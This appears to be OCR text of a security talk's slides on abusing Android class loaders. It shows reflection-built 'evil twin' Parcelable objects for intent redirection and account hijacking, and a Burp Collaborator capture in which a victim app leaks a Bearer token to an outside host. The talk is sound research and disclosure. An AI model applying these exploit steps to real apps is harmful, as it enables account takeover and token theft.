Duplicate class android.support.v4.app.RemoteActionCompatParcelizer found in modules base-dex2jar.jar -> base-dex2jar (base-dex2jar.jar) and core-1.9.0.aar -> core-1.9.0-ru
Duplicate class android.support.v4.graphics.drawable.IconCompatParcelizer found in modules base-dex2jar.jar -> base-dex2jar (base-dex2jar.jar) and core-1.9.0.aar -> core-1.
Duplicate class androidx.annotation.Keep found in modules annotation-1.3.0.jar -> annotation-1.3.0 (androidx.annotation:annotation:1.3.0) and base-dex2jar.jar -> base-dex2j
Duplicate class androidx.appcompat.app.AlertController found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-dex2jar
Duplicate class androidx.appcompat.app.AlertController$RecycleListView found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1)
Duplicate class androidx.appcompat.view.menu.ActionMenuItemView found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and bas
Duplicate class androidx.appcompat.view.menu.ExpandedMenuView found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-
Duplicate class androidx.appcompat.view.menu.ListMenuItemView found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-
Duplicate class androidx.appcompat.widget.ActionBarContainer found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-d
Duplicate class androidx.appcompat.widget.ActionBarContextView found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base
Duplicate class androidx.appcompat.widget.ActionBarOverlayLayout found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and ba
Duplicate class androidx.appcompat.widget.ActionMenuView found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-dex2j
Duplicate class androidx.appcompat.widget.ActivityChooserView$InnerLayout found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.
Duplicate class androidx.appcompat.widget.AlertDialogLayout found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-de
Duplicate class androidx.appcompat.widget.AppCompatImageView found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-d
Duplicate class androidx.appcompat.widget.ButtonBarLayout found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-dex2
Duplicate class androidx.appcompat.widget.ContentFrameLayout found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-d
Duplicate class androidx.appcompat.widget.DialogTitle found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-dex2jar.
Duplicate class androidx.appcompat.widget.FitWindowsFrameLayout found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and bas
Duplicate class androidx.appcompat.widget.FitWindowsLinearLayout found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and ba
Duplicate class androidx.appcompat.widget.LinearLayoutCompat found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-d
Duplicate class androidx.appcompat.widget.SearchView found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-dex2jar.j
Duplicate class androidx.appcompat.widget.SearchView$SearchAutoComplete found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1)
Duplicate class androidx.appcompat.widget.Toolbar found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-dex2jar.jar
Duplicate class androidx.appcompat.widget.ViewStubCompat found in modules appcompat-1.6.1.aar -> appcompat-1.6.1-runtime (androidx.appcompat:appcompat:1.6.1) and base-dex2j
Duplicate class androidx.constraintlayout.helper.widget.Flow found in modules base-dex2jar.jar -> base-dex2jar (base-dex2jar.jar) and constraintlayout-2.1.4.aar -> constrai
```



How it was going...

Dynamic Code Loading ?

How it was going...

java.lang.Object

↳ java.lang.ClassLoader

↳ dalvik.system.BaseDexClassLoader

↳ dalvik.system.DexClassLoader

java.lang.Object

↳ java.lang.ClassLoader

↳ dalvik.system.BaseDexClassLoader

↳ dalvik.system.PathClassLoader

```
PathClassLoader pathClassLoader = new PathClassLoader(
        getPackageCodePath(),
        parent: null
);
```

/data/app/…/base.apk

How it was going...

```
PackageManager packageManager = getPackageManager();
try {

    ApplicationInfo appInfo = packageManager.getApplicationInfo( s: "com.android.chrome",  i: 0);
    String codeDir = appInfo.sourceDir;
    System.out.println("Code directory: " + codeDir);

    PathClassLoader pathClassLoader = new PathClassLoader(codeDir,  parent: null);
    System.out.println(pathClassLoader);

} catch (PackageManager.NameNotFoundException e) {
    throw new RuntimeException(e);
}
```

```
D  Compat change id reported: 210923482; UID 10280; state: ENABLED
I  Code directory: /data/app/~~bCnKLyrI5gIBbJTsl45kOg==/com.android.chrome-0NVpflDvLIIOitUt1V8pog==/base.apk
W  ClassLoaderContext shared library size mismatch. Expected=1, found=0 (PCL[]{PCL[]} | PCL[])
I  dalvik.system.PathClassLoader[DexPathList[[zip file "/data/app/~~bCnKLyrI5gIBbJTsl45kOg==/com.android.chrome-0NVpflDvLIIOitUt1V8pog==/base.apk"]
```

How it ended

```
public Context createPackageContext(String packageName, int flags)
        throws NameNotFoundException {
    return createPackageContextAsUser(packageName, flags, mUser);
}
```

createPackageContextAsUser()

setResources()

```
private static Resources createResources(IBinder activityToken, LoadedApk pi, String splitName,
        @Nullable Integer overrideDisplayId, Configuration overrideConfig,
        CompatibilityInfo compatInfo, List<ResourcesLoader> resourcesLoader) {
    final String[] splitResDirs;
    final ClassLoader classLoader;
    try {
        splitResDirs = pi.getSplitPaths(splitName);
        classLoader = pi.getSplitClassLoader(splitName);
    } catch (NameNotFoundException e) {
        throw new RuntimeException(e);
    }
    return ResourcesManager.getInstance().getResources(activityToken,
            pi.getResDir(),
            splitResDirs,
            pi.getOverlayDirs(),
            pi.getOverlayPaths(),
            pi.getApplicationInfo().sharedLibraryFiles,
            overrideDisplayId,
            overrideConfig,
            compatInfo,
            classLoader,
            resourcesLoader);
}
```

createPackageContext

Flags: CONTEXT_INCLUDE_CODE | CONTEXT_IGNORE_SECURITY | CONTEXT_RESTRICTED

How it ended

Package Visibility

SDK 29 or lower

```
<uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"
    tools:ignore="QueryAllPackagesPermission"/>

<queries>
    <intent>
        <action android:name="*"/>
    </intent>

    <package android:name="com.example.app"/>
</queries>
```

SDK 30 or higher

If your app targets Android 11 or higher and needs to interact with apps other than the ones that are visible automatically, add the `<queries>` element in your app's manifest file. Within the `<queries>` element, specify the other apps by package name, by intent signature, or by provider authority, as described in the following sections.

How it ended

Reflection

- Class<T>
- Field
- Method
- Constructor

```
public Class<?> loadClass(String name) throws ClassNotFoundException {
    return loadClass(name, false);
}
```

How it ended

```
Object instance = clu.getInstanceForClass( className: "com.example.app.Example",
        new Class[]{String.class, String.class},
        new Object[]{"Java", "Reflection"}
);
```

```
public Object getInstanceForClass(String className,Class<?>[] parameterTypes, Object[] constructorArgs) {  no usages
    try {
        Class<?> clazz = classLoader.loadClass(className);
        Constructor<?> genericConstructor = clazz.getDeclaredConstructor(parameterTypes);
        genericConstructor.setAccessible(true);
        return genericConstructor.newInstance(constructorArgs);
    } catch (NoSuchMethodException | InvocationTargetException | IllegalAccessException |
             InstantiationException | ClassNotFoundException e){
        throw new RuntimeException(e);
    }
}
```

```
public T newInstance(java.lang.Object... initargs)
        throws java.lang.IllegalAccessException, java.lang.IllegalArgumentException,
               java.lang.InstantiationException, java.lang.reflect.InvocationTargetException {
    throw new RuntimeException("Stub!");
}
```

So Far...

- ✓ An application can access and use the class loader of another application, if both apps are installed on the same device
- ✓ This allows it to load classes defined in other apps and create instances of those classes with arbitrary data.
- ✓ If a class is parcelable or serializable it can be sent across apps.

Impact


Account Hijacking

Intent Redirection


Code Execution

What to look for ?

API Calls	
(Intent)	**getParcelableExtra**
(Intent)	**getSerializableExtra**
(Bundle)	**getParcelable**
(Bundle)	**getSerializable**



Frequency



- Retail & eCommerce
- Travel & Hospitality
- Media & entertainment
- Financial services

Showcases

Intent redirection

After the deadlines shown in your Play Console, any apps that contain unfixed security vulnerabilities will be removed from Google Play.

Source: https://support.google.com/faqs/answer/9267555

Intent redirection

```
if (intent.hasExtra("extra_request")) {
    if (android.os.Build.VERSION.SDK_INT > 33) {
        parcelableExtra = intent.getParcelableExtra("extra_request", com.example.acase.features.shared.nav.Request.class);
        parcelable2 = (android.os.Parcelable) parcelableExtra;
    } else {
        android.os.Parcelable parcelableExtra4 = intent.getParcelableExtra("extra_request");
        if (parcelableExtra4 instanceof com.example.acase.features.shared.nav.Request) {
            parcelable3 = parcelableExtra4;
        }
        parcelable2 = (com.example.acase.features.shared.nav.Request) parcelable3;
    }
    intent.removeExtra("extra_request");
    setIntent(intent);
    geRequestHandler().handleRequest(this, (com.example.acase.features.shared.nav.Request) parcelable2);
    return;
}
```

Showcases

```
public final class IRequest extends com.example.acase.features.shared.nav.Request {

    public static final android.os.Parcelable.Creator < com.example.acase.features.shared.nav.IRequest > CREATOR =
        new com.example.acase.features.shared.nav.IRequest.Creator();
    private final android.content.Intent intent;

    public static final class Creator implements android.os.Parcelable.Creator < com.example.acase.features.shared.nav.IRequest > {
    }

    /* JADX WARN: 'super' call moved to the top of the method (can break code semantics) */
    public IRequest(@org.jetbrains.annotations.NotNull android.content.Intent intent) {
        super(null);
        kotlin.jvm.internal.Intrinsics.checkNotNullParameter(intent, "intent");
        this.intent = intent;
    }
```

Showcases

```
if (intent.hasExtra("extra_request")) {
    if (android.os.Build.VERSION.SDK_INT > 33) {
        parcelableExtra = intent.getParcelableExtra("extra_request", com.example.acase.features.shared.nav.Request.class);
        parcelable2 = (android.os.Parcelable) parcelableExtra;
    } else {
        android.os.Parcelable parcelableExtra4 = intent.getParcelableExtra("extra_request");
        if (parcelableExtra4 instanceof com.example.acase.features.shared.nav.Request) {
            parcelable3 = parcelableExtra4;
        }
        parcelable2 = (com.example.acase.features.shared.nav.Request) parcelable3;
    }
    intent.removeExtra("extra_request");
    setIntent(intent);
    geRequestHandler().handleRequest(this, (com.example.acase.features.shared.nav.Request) parcelable2);
    return;
}
```

```
//com.example.acase.features.shared.nav.RequestHandler

} else if (request instanceof com.example.acase.features.shared.nav.IRequest) {
    navigator.getMainView().getContext().startActivity(((com.example.acase.features.shared.nav.IRequest) request).getIntent());
} else if (request instanceof com.example.acase.features.shared.nav.OtherRequest) {
    ....
```

Showcases

> loader from createPackageContext

> loader.loadClass(“.IRequest”)

> Create Malicious intent_1

> Create IRequest Object

> Create intent_2 with an extra_request extra

> startActivity(intent_2)

Showcases

Account Hijacking


```
@Override
protected void onCreate(Bundle bundle) {
    boolean z14;
    String f14;
    ArticleCollectionFragment articleCollectionFragment;
    super.onCreate(bundle);
    setContentView(R$layout.f57861a);
    if (bundle == null) {
        if (this.f45638c.e() != null && this.f45638c.e().get("follow_signup") != null) {
            z14 = true;
        } else {
            z14 = false;
        }
        if (getIntent().hasExtra("e_insider")) {
            articleCollectionFragment = articleCollectionFragment.yj((Insider) getIntent().getParcelableExtra("e_insider"), z14);
        } else {
            if (getIntent().hasExtra("e_insider_id")) {
                f14 = getIntent().getStringExtra("e_insider_id");
            } else {
                f14 = this.f45638c.f();
            }
            if (f14 != null) {
                articleCollectionFragment = articleCollectionFragment.Fj(f14, z14);
            } else {
                articleCollectionFragment = null;
            }
        }
        if (articleCollectionFragment != null) {
            getSupportFragmentManager().q().u(R$id.f44246o0, articleCollectionFragment, articleCollectionFragment.class.getName()).j();
        }
    }
}
```

Showcases

Account Hijacking

```
public class Insider implements Parcelable {
    public static final Parcelable.Creator<Insider> CREATOR = new a();

    @Json(name = "about")
    private String about;

    @Json(name = "a_collection_url")
    private String aCollectionUrl;

    Insider(Parcel parcel) {
        this.about = parcel.readString();
        this.aCollectionUrl = parcel.readString();
    }
```

Showcases



Account Hijacking

Showcases

> loader from createPackageContext

> loader.loadClass(“.Insider”)

> Create .Insider Evil Twin (with malicious URL)

> Create intent with an e_insider extra

> startActivity(intent)

Showcases

"Complementary Argument"

```
<fragment
    android:label="VideoListFragment"
    android:name="com.the.app.feed.videolist.VideoListFragment"
    android:id="@+id/VideoListFragment">
    <argument
        android:name="url"
        app:argType="string"/>
    <argument
        android:name="title"
        android:defaultValue="@null"
        app:argType="string"
        app:nullable="true"/>
    <argument
        android:name="subtitle"
        android:defaultValue="@null"
        app:argType="string"
        app:nullable="true"/>
    <argument
        android:name="symbol"
        android:defaultValue="@null"
        app:argType="string"
        app:nullable="true"/>
    <argument
        android:name="appScreen"
        app:argType="com.app.core.analytics.Screens"
        app:nullable="false"/>
</fragment>
```

Showcases

```
--------- beginning of crash
10-01 14:35:15.886 12799 12799 E AndroidRuntime: FATAL EXCEPTION: main
10-01 14:35:15.886 12799 12799 E AndroidRuntime: Process: com.[redacted]development, PID: 12799
10-01 14:35:15.886 12799 12799 E AndroidRuntime: java.lang.RuntimeException: java.lang.reflect.InvocationTargetException
10-01 14:35:15.886 12799 12799 E AndroidRuntime:        at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:504)
10-01 14:35:15.886 12799 12799 E AndroidRuntime:        at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:965)
10-01 14:35:15.886 12799 12799 E AndroidRuntime: Caused by: java.lang.reflect.InvocationTargetException
10-01 14:35:15.886 12799 12799 E AndroidRuntime:        at java.lang.reflect.Method.invoke(Native Method)
10-01 14:35:15.886 12799 12799 E AndroidRuntime:        at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:494)
```

```
10-01 14:35:15.886 12799 12799 E AndroidRuntime:        ... 3 more
10-01 14:35:15.886 12799 12799 E AndroidRuntime: Caused by: java.lang.IllegalArgumentException: Required argument "appScreen" is missing and does not have an android:defaultValue
10-01 14:35:15.886 12799 12799 E AndroidRuntime:        at com.[redacted]$Companion.fromBundle(Unknown Source:135)
10-01 14:35:15.886 12799 12799 E AndroidRuntime:        at com.[redacted].fromBundle(Unknown Source:2)
10-01 14:35:15.886 12799 12799 E AndroidRuntime:        ... 28 more
```

…Required argument appScreen is missing

Showcases

```
public abstract class Screens implements java.io.Serializable {
    public static final int stable = 0;
    private final java.lang.String aName;
    private final java.lang.String bName;

    public static final class AScreen extends com.app.core.analytics.Screens implements java.io.Serializable {
        public static final int $stable = 0;
        public static final com.app.core.analytics.Screens.AScreen INSTANCE = new com.app.core.analytics.Screens.AScreen();

        private AScreen() {
            super("Ascreen", null, 2, null);
        }
    }
```

Showcases

714	https://4x2gz5e0mifk5x7a012wjdnyvp1gp6dv.oastify.com	GET	/		200	203	HTML
715	https://staging-api.018019535749.hellopublic.com	GET	/graphservice/quotes?symbols	✓	200	1857	JSON

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: 4x2gz5e0mifk5x7a012wjdnyvp1gp6dv.oastify.com
3 X-App-Version: android-3.162.0-b33625
4 User-Agent: android-3.162.0-b33625
5 Authorization: Bearer
  eyJ0eXAiOiJKV1QiL(                                    lYTQtYjNiNy01
                                                                      wO
                                                                      Di
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Burp Collaborator https:/
3 X-Collaborator-Version: 4
4 Content-Type: text/html
5 Content-Length: 55
6
7 <html>
    <body>
```

Showcases

> loader from createPackageContext

> loader.loadClass(“.Screen”)

> Create .Sreen Evil Twin

> Create intent with an appScreen + url extra

> startActivity(intent)

Takeaways

- You don’t own your ClassLoader
- Avoid exposing Parcelable or Serializable objects in exported components
- Exploitation may be just an app away

Questions ?

/in/valsamaras

@ch0pin

/ch0pin

about: // this_briefing